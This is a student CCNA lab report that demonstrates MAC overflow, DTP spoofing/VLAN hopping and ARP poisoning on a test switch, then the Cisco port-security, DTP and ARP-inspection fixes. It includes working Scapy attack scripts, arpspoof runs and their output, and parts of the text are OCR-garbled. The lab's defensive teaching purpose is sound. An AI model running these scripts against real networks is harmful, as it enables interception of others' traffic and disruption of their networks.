SWITCH HACKING LAB

2026

PREPARED BY
Nathan Regan

CCNA
Period 0 - 2

Purpose:

The idea behind this lab was to demonstrate common layer two switch attacks, such as ARP spoofing, MAC overflow, and DTP spoofing. After demonstrating these attacks, we will show how to prevent them from working.

Background:
NOTE: Do **not** preform any of the attacks detailed below without proper consent from the party you are attacking

Switches operate at level two of the OSI model, dealing with hardware level addresses, or Media access control addresses, more commonly known as MAC addresses. These 48 bit addresses are assigned to network interfaces by their manufactures. A switch works on this Ethernet level by creating a mac address table

The way that a switch is able to “switch” packets at the second layer by building a mac address table. This table associates mac addresses to the outbound ports on the switch, so the switch knows where to send Ethernet frames that it receives.

The mac address table is built by association the source mac addresses of inbound frames with the port that they are coming from. By matching the source mac address to the inbound port in this way, the switch now knows where to send any packets with that destination. However, if the destination is not found in the table, the switch simply floods the frame out of all ports. The mac overflow attack forces a switch into this “fail-open” state by sending tens of thousands of Ethernet frames with fake mac addresses to fill the mac address table of the targeted switch, which can typically only hold a few thousand. One way to prevent this type of attack is to implement port security, which can limit the amount of mac addresses that are learned from a port, or only allow certain mac addresses.

The protocol that is used to discover the mapping between ipv4 addresses and mac addresses is the Address Resolution Protocol, or ARP. ARP works by having devices send out ARP request packets with the ip address of the device whose mac address it is trying to discover. The frame for an ARP request has a broadcast MAC address for its destination, so that it reaches all the other devices available over layer two. If a device receives an ARP request with a destination ip address that matches the devices, it will send a reply with its mac address in the source field of the frame.


However, this is exploitable, as a malicious actor could use a network reconnaissance tool like dsniff to discover the ip addresses of different devices, like the router or a computer, and send fake ARP replies with their ip address but the malicious actors mac address. Doing so tricks the devices who receive these packets into sending traffic to the malicious actor rather than the intended destination. This can allow the attacker to set up a man in the middle attack, where all traffic between two devices are sent through the actors computer. A mitigation for this attack is to use something like arp-sniffing security protocols which can stop these types of attacks from occurring.

In order to more easily set up trunks between switches that allow for traffic between VLANs, Cisco developed a protocol called Dynamic Trunking Protocol, or DTP for short. This allows switches to easily create trunks between each other with no manual configuration. However, this has horrible security implications, as it allows any computer to send a single DTP message to convince a configured switch that the computer is a switch. This allows the computer full access to all the traffic on the switch, as it could send traffic to any vlan by just tagging it and sending it over the switched port.


Because of the massive security risks associated with DTP, the recommended security measure to take against this type of attack is to simply turn off DTP on cisco switches.

Lab Topology:

Mac Overflow & Arp Poisoning:
PC-PT ip: 192.168.0.3
PC-PT hacker ip: 192.168.0.2
Router ip: 192.168.0.1



DTP/Vlan hopping



Lab Summary:

In this lab, there where two pc's connected to a switch, which was than connected to a router. One of the pc's was configured as the attacker, and the other was used to demonstrate the effects of the attacks. We were able to preform and demonstrate the effects of a mac overflow attack, a DTP spoofing attack, and an arp spoofing attack. In addition, we were able to stop these attacks by applying proper security measures.

Lab Config:

Step one:
Install Python and pip on your attacking device here for windows. If you installed ubuntu, it should be installed by default.

Step Two:
create a directory to navigate to your project folder

Example:

```
hacker@hacker:~/$ cd Documents
hacker@hacker:~/Documents$ mkdir scapy_lab
hacker@hacker:~/Documents$ cd scapy_lab
hacker@hacker:~/Documents/scapy_lab$
```

Step 3:
Create a python virtual environment and activate it

Linux Example:

```
hacker@hacker:~/Documents/scapy_lab$ python3 -m venv venv
hacker@hacker:~/Documents/scapy_lab$ source ./venv/Scripts/activate
(venv) hacker@hacker:~/Documents/scapy_lab$
```

Windows example:

```
PS C:\Users\hacker\Documents\scapy_lab$ python3 -m venv venv
PS C:\Users\hacker\Documents\scapy_lab$ ./Scripts/Activate.ps
(venv) PS C:\Users\hacker\Documents\scapy_lab$
```

You can know it worked if you see (venv) in your command line

Step 4: Install scapy in your virtual python environment

Linux Example:

```
hacker@hacker:~/Documents/scapy_lab$ pip3 install scapy
```

Windows Powershell example:

```
PS C:\Users\hacker\Documents\scapy_lab$ pip3 install scapy
```

Step 5: Install dsniff

Windows Example:
Download it here: http://www.datanerds.net/~mike/dsniff.html

Linux example:

```
hacker@hacker:~/Documents/scapy_lab$ sudo apt install dsniff
```

Lab Part 2: Attacks

Attack one: Mac Overflow attack
Copy the following script into your scapy_lab directory using any text editor of your choosing. We decided to use VS Code

Linux script

```
from scapy.all import Ether, IP, TCP, RandIP, RandMAC, sendp
from scapy.interfaces import get_if_list

packetList = []
print("Cam overflow attack, press ^z or ^c to exit")
print("List of interfaces\n")

for dev in get_if_list():
    print(dev)

interface = input("Input name of interface to attack\n")

for i in range(40000):
    packet = Ether(src=RandMAC(), dst=RandMAC())/IP(src=RandIP(),
        dst=RandIP())
    packetList.append(packet)

sendp(packetList, iface = interface)
```

Windows Script

```
from scapy.all import Ether, IP, TCP, RandIP, RandMAC, sendp
from scapy.interfaces import get_if_list
from scapy.arch.windows import *
packetList = []
print("Cam overflow attack, press ^z or ^c to exit")
print("List of interfaces\n")

for dev in get_windows_if_list():
    print(dev)

interface = input("Input name of interface to attack\n")

for i in range(40000):
    packet = Ether(src=RandMAC(), dst=RandMAC())/IP(src=RandIP(),
        dst=RandIP())
    packetList.append(packet)

sendp(packetList, iface = interface)
```


You should be able to see the effects by running python3 macof.py

Windows Example:


(Note, most interfaces have been excluded from the example for readability)

```
(venv) PS C:\Users\froze\Documents\GitHub\SwitchHackingLab\switchHacking> python3
.\macof.py
Cam overflow attack, press ^z or ^c to exit
List of interfaces

{'name': 'Ethernet', 'index': 8, 'description': 'Killer E3100G 2.5 Gigabit
Ethernet Controller', 'guid': '{5DA4894B-EBD0-426A-935F-3CF4B72BF6B0}', 'mac':
'd8:43:ae:85:d6:ae', 'type': 6, 'ipv4_metric': 35, 'ipv6_metric': 0, 'ips':
['172.16.10.2'], 'nameservers': []}
Input name of interface to attack
Ethernet
.....................................................................
Sent 40000 packets.
```

The mac address table for the switch should be completely filled



Now packets sent from the victim to the router should be flooded out of all ports, instead of being directly sent to the router



As we can see, the source is the victim, and the destination is the router. We would normally nt see thsi packet under normal operating conditions, so we know the attack worked.

The way to mitigate this attack is quite simple. Simply set all access ports to switchport access mode, and set a maximum amount of mac addresses per port

```
Switch(config-if)#switchport mode access
Switch(config-if)#sw
Switch(config-if)#switchport po
Switch(config-if)#switchport port-security
Switch(config-if)#sw
Switch(config-if)#switchport po
Switch(config-if)#switchport port-security max
Switch(config-if)#switchport port-security maximum 3
```

This will stop the attack from flooding the mac address table, and will stop the overflow behavior from occurring

Attack 2: DTP spoofing

First, change the topology to the one specified in the second picture

Add the two following scripts to your lab folder. Credit to fleetcaptain for the python2 DTP spoof script. We updated the script so it would work with python3. After adding these scripts, run the second one to send a fake DTP packet, and than run the first script to send a packet that will bypass the VLAN protections that should be implemented.

```
1  from scapy.all import *
2  packet = Dot1Q(vlan=10)/IP(dst="172.16.10.2")/"Extremely classified
     information. It would sure suck if our secure vlan system wasn't actually
     secure"
4  send(packet)
```

```
import logging
logging.getLogger("scapy.runtime").setLevel(logging.ERROR)
#get rid of scapy's default behavior of printing "Warning: no route found for IPv6..."
from scapy.all import *
import optparse, binascii
from subprocess import check_output
#various DTP modes of operation
TRUNK = b"\x81"
DESIRABLE = b"\x03"
AUTO = b"\x04"
ACCESS = b"\x02"
mode = "" # used to store the DTP mode we will use
mode_s = "" # mode_s is a string we print so user knows what DTP type is being sent (since printing in hex wouldn't be as easy to read
mac = "" # mac address to use in our packets takes a mac string (00:29:33:...) and converts it to it's hex equivalent ready for network transmitting
def macToHex(string):
    result = binascii.unhexlify(string.replace(":", ""))
    print(result)
    return result
# send DTP packet here
def sendDTP():
    payload = b"\x01" # version
    payload = payload + b"\x00\x01" # type = domain
    payload = payload + b"\x00\x05" # length
    payload = payload + b"\x00" # domain
    payload = payload + b"\x00\x02" # type (status packet, in this case)
    payload = payload + b"\x00\x05" # length
    # possible values for below:
    # 0x81 = Trunk, 0x03 = Dynamic Desirable, 0x04 = Dynamic Auto, 0x02 = Access (sent
    out once on startup, then stays quiet)
    payload = payload + mode # status (actual status code)
    payload = payload + b"\x00\x03" # type
    payload = payload + b"\x00\x05" # length
    payload = payload + b"\xa5" # dtptype
    payload = payload + b"\x00\x04" # neighbor
    payload = payload + b"\x00\x0a" # length
    payload = payload + macToHex(mac) # neighbor mac
    for x in range(0, 12):
        payload = payload + b"\x00" # pad packet with zeros
    # OUI=12 = Cisco
    # assemble and send DTP packet
    pkt = Ether(dst="01:00:0c:cc:cc:cc", src=mac, type=0x0022)/LLC(dsap=170, ssap=170,ctrl=3)/SNAP(OUI=12, code=8196)/Raw(load=payload)
    sendp(pkt, verbose=False)

```

```
# MAIN CODE HERE
44  # setup parser options
45  parser = optparse.OptionParser("usage: dtp.py [[--trunk] [--desirable] [--auto]
[--access]] -i -m (mac)")
46  parser.add_option("--trunk", dest="trunk", action="store_true", default=False,
help="Send Trunk mode packet (default if no mode explicitly specified)")
47  parser.add_option("--desirable", dest="desire", action="store_true",
default=False,help="Send Dynamic Desirable mode packet")
48  parser.add_option("--auto", dest="auto", action="store_true", default=False,
help="Send Dynamic Auto mode packet")
49  parser.add_option("--access", dest="access", action="store_true", default=False,
help="Send Access (non-trunking) mode packet")
50  parser.add_option("-i", dest="interface", type="string", help="interface to
transmit dtp packet on")
51  parser.add_option("-m", dest="mac", type="string", help="(optional) spoof
source/neighbor MAC with specified address. Interface default used otherwise")
52  (options, args) = parser.parse_args()
53  if (options.trunk == True):
54       mode = TRUNK
55       mode_s = "'trunk'"
56  elif (options.desire == True):
57       mode = DESIRABLE
58       mode_s = "'dynamic desirable'"
59  elif (options.auto == True):
60       mode_s = "'dynamic auto'"
61       mode = AUTO
62  elif (options.access == True):
63       mode = ACCESS
64       mode_s = "'access'"
65  else: # if no mode specified, default to Trunk
66       mode = TRUNK
67       mode_s = "'trunk'"
68   # make sure user gave an interface
69  if (options.interface != None):
70        conf.iface = options.interface
71  else:
72       print ('[!] Error: you must specify a valid interface (-i)')
73       print ("Use '-h' for more information")
74  exit()
75  if (options.mac != None):
76       mac = options.mac
77  else: # get the mac currently in place on the user's interface
78       # NOTE: the user can spoof the source mac via this script (with the -m
option)
79       # or by using OS tools to do so (i.e. ifconfig wlan0 hw addr ...)
80       # if the user doesn't use -m, then just grab the mac currently showing on
the interface
81       mac = get_if_hwaddr(conf.iface)
82  print ("Sending DTP " + mode_s + " packet on " + conf.iface + ", source mac " +
mac)
83  sendDTP()
84  print ('Packet sent')
```

Initially, as the attacking pc is not on VLAN 10, it is unable to access the target pc on vlan 10. After sending the DTP packet by running the DTP Spoof script, we are able to send tagged traffic as if we were a trunk port. After running the script, you can see the interface that we are connected to shows up as a trunk port

```
(venv) PS C:\Users\froze\Documents\GitHub\SwitchHackingLab\switchHacking> python3 attack.py
Sent 1 packets.
(venv) PS C:\Users\froze\Documents\GitHub\SwitchHackingLab\switchHacking> python .\dtpspoof.py -i Ethernet --trunk
Options Parsed
Helloooo
Sending DTP 'trunk' packet on \Device\NPF_{5DA4894B-EBD0-426A-935F-3CF4B72BF6B0}, source mac d8:43:ae:85:d6:ae
b'\xd8C\xae\x85\xd6\xae'
Packet sent
(venv) PS C:\Users\froze\Documents\GitHub\SwitchHackingLab\switchHacking>
```

```
ernet1/0/24, changed state to down
Jul 19 22:45:27.388: %LINEPROTO-5-UPDOWN: Line protocol on Interface Vlan1, cha
nged state to downdo show int trunk
Jul 19 22:45:28.405: %LINEPROTO-5-UPDOWN: Line protocol on Interface GigabitEth
ernet1/0/24, changed state to up

Port            Mode             Encapsulation  Status        Native vlan
Gi1/0/2         on               802.1q         trunking      1
Gi1/0/24        auto             802.1q         trunking      1

Port            Vlans allowed on trunk
Gi1/0/2         10
Gi1/0/24        1-4094

Port            Vlans allowed and active in management domain
Gi1/0/2         10
Gi1/0/24        1,10

Port            Vlans in spanning tree forwarding state and not pruned
Gi1/0/2         10
Gi1/0/24        none
Switch(config)#
Jul 19 22:46:00.403: %LINEPROTO-5-UPDOWN: Line protocol on Interface Vlan1, cha
```

As we are now a trunk to the switch, we can send tagged traffic with the attack.py script. This will be sent through to the victim PC.

No.	Time	Source	Destination	Protocol	Lengtl	Info
84139	4415.075381	192.168.0.2	192.168.0.3	IPv4	175	IPv6 hop-by-hop options
84140	4415.075381	192.168.0.2	192.168.0.3	IPv4	175	IPv6 hop-by-hop options
84141	4415.075485	192.168.0.3	192.168.0.2	ICMP	203	Destination unreachable
84142	4416.241323	Cisco_b8:e7:01	Spanning-tree-(for-…	STP	60	RST. Root = 32768/10/3c
84143	4418.241665	Cisco_b8:e7:01	Spanning-tree-(for-…	STP	60	RST. Root = 32768/10/3c
84144	4419.685547	Cisco_b8:e7:01	Cisco_b8:e7:01	LOOP	60	Reply
84145	4419.924673	WistronInfoC_1d:80:…	MicroStarINT_85:d6:…	ARP	42	Who has 192.168.0.2? Te
84146	4420.242075	Cisco_b8:e7:01	Spanning-tree-(for-…	STP	60	RST. Root = 32768/10/3c
84147	4420.927469	WistronInfoC_1d:80:…	MicroStarINT_85:d6:…	ARP	42	Who has 192.168.0.2? Te
84148	4421.920033	WistronInfoC_1d:80:…	MicroStarINT_85:d6:…	ARP	42	Who has 192.168.0.2? Te

```
> Frame 84140: 175 bytes on wire (1400 bits), 175 bytes captured (14(  0000  48 2a e3 1d 80 ca cc 7f  76
```

As we can see, the source is 192.168.0.2, the attackers ip address, so we know the attack worked.

The way to mitigate this attack is simple. Disable Dynamic trunk protocol on all active ports, and shut down all unused ports and assign them to access mode on an unused vlan. After doing this, running the attack script will have no effect


```
Switch(config)#int range g1/0/3-24
Switch(config-if-range)#swt]
Switch(config-if-range)#swi
Switch(config-if-range)#switchport mo
Switch(config-if-range)#switchport mode ac
Switch(config-if-range)#switchport mode access
Switch(config-if-range)#sw
Switch(config-if-range)#switchport m
Switch(config-if-range)#switchport mode ac
Switch(config-if-range)#switchport mode access vl
Switch(config-if-range)#switchport mode access vl
*Jul 19 22:50:46.301: %LINEPROTO-5-UPDOWN: Line protocol on Interface Vla
Switch(config-if-range)#swi
Switch(config-if-range)#switchport ac
Switch(config-if-range)#switchport access vlan 100
% Access VLAN does not exist. Creating vlan 100
Switch(config-if-range)#shut
```

```
Switch(config-if-range)#do show int trunk

Port        Mode         Encapsulation  Status        Native vlan
Gi1/0/2     on           802.1q         trunking      1

Port        Vlans allowed on trunk
Gi1/0/2     10

Port        Vlans allowed and active in management domain
Gi1/0/2     10

Port        Vlans in spanning tree forwarding state and not pruned
Gi1/0/2     10
```

Attack 3: Arp Poisoning attack

ARP spoofing works by sending fake ARP packets that associates an incorrect mac address with the ip of another device, typically the default gateway. After running a windows script by alandau on github (https://github.com/alandau/arpspoof), traffic sent by the victim to the default gateway first travels through the attacking pc. There are a few ways to stop this attack, but the one I chose was to set static arp bindings so that fake arp requests would not be accepted by the switch, as well as limiting the amont of mac addresses that could be assigned to each port

```
PS C:\Users\froze\Downloads> .\arpspoof.exe 192.168.0.3
Resolving victim and target...
Redirecting 192.168.0.3 (48:2a:e3:1d:80:ca) ---> 192.168.0.1 (cc:7f:76:6a:a7:40)
        and in the other direction
Press Ctrl+C to stop
```



```
Switch(config-if)#arp access-list STATIC_ARP
Switch(config-arp-nacl)#permit ip host 192.168.0.1 mac host cc7f.766a.a740
Switch(config-arp-nacl)#permit ip host 192.168.0.2 mac host d843.ae85.d6ae
Switch(config-arp-nacl)#permit ip host 192.168.0.3 mac host 482a.e31d.80ca
Switch(config-arp-nacl)#exit
```

```
Switch(config)#ip arp inspection filter STATIC_ARP vlan 10
Switch(config)#
```

```
Switch(config-if)#switchport po
Switch(config-if)#switchport port-security mac
Switch(config-if)#switchport port-security mac-address d843.ae85.d6ae
Switch(config-if)#shut
Switch(config-if)#no shut
Switch(config-if)#
*Jul 19 22:23:06.243: %LINK-3-UPDOWN: Interface GigabitEthernet1/0/24, changed s
tate to down
*Jul 19 22:23:07.245: %LINEPROTO-5-UPDOWN: Line protocol on Interface GigabitEth
ernet1/0/24, changed state to downsw
Switch(config-if)#switchport p
Switch(config-if)#switchport po
Switch(config-if)#switchport port-security
